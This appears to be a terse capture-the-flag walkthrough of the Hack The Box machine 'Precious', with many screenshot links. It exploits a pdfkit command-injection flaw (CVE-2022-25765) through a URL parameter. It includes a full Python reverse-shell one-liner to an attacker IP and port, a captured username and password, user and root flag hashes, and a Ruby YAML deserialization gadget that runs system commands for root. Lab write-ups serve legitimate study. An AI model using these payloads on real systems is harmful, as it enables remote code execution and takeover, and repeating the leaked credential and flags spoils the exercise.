Precious

Added to etc/hosts


had to use htb ip http://10.10.16.2:80


Generated by pdfkit v0.8.6
tried base64 reverse

 https://github.com/CyberArchitect1/CVE-2022-25765-pdfkit-Exploit-Reverse-Shell
“an application could be vulnerable if it tries to render a URL that contains query string parameters with user input”
“if the provided parameter happens to contain a URL encoded character and a shell command substitution string, it will be included in the command that PDFKit executes to render the PDF”

python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("**10.10.16.2**",**4444**));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("**sh**")'
[http://10.10.16.2:80/?name= python3](http://10.10.16.2/?name=%20%60python3) -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.16.2",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
foothold

henry:Q3c1AqGHtoI0aXAYFH

user flag
653582454a0a1c8a06f34358ddea6ba7
checking privs



 https://bishopfox.com/blog/ruby-vulnerabilities-exploits

---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: "<COMMAND HERE>"
         method_id: :resolve

root flag
91edfddd7b7889ea9233730aa0748c5f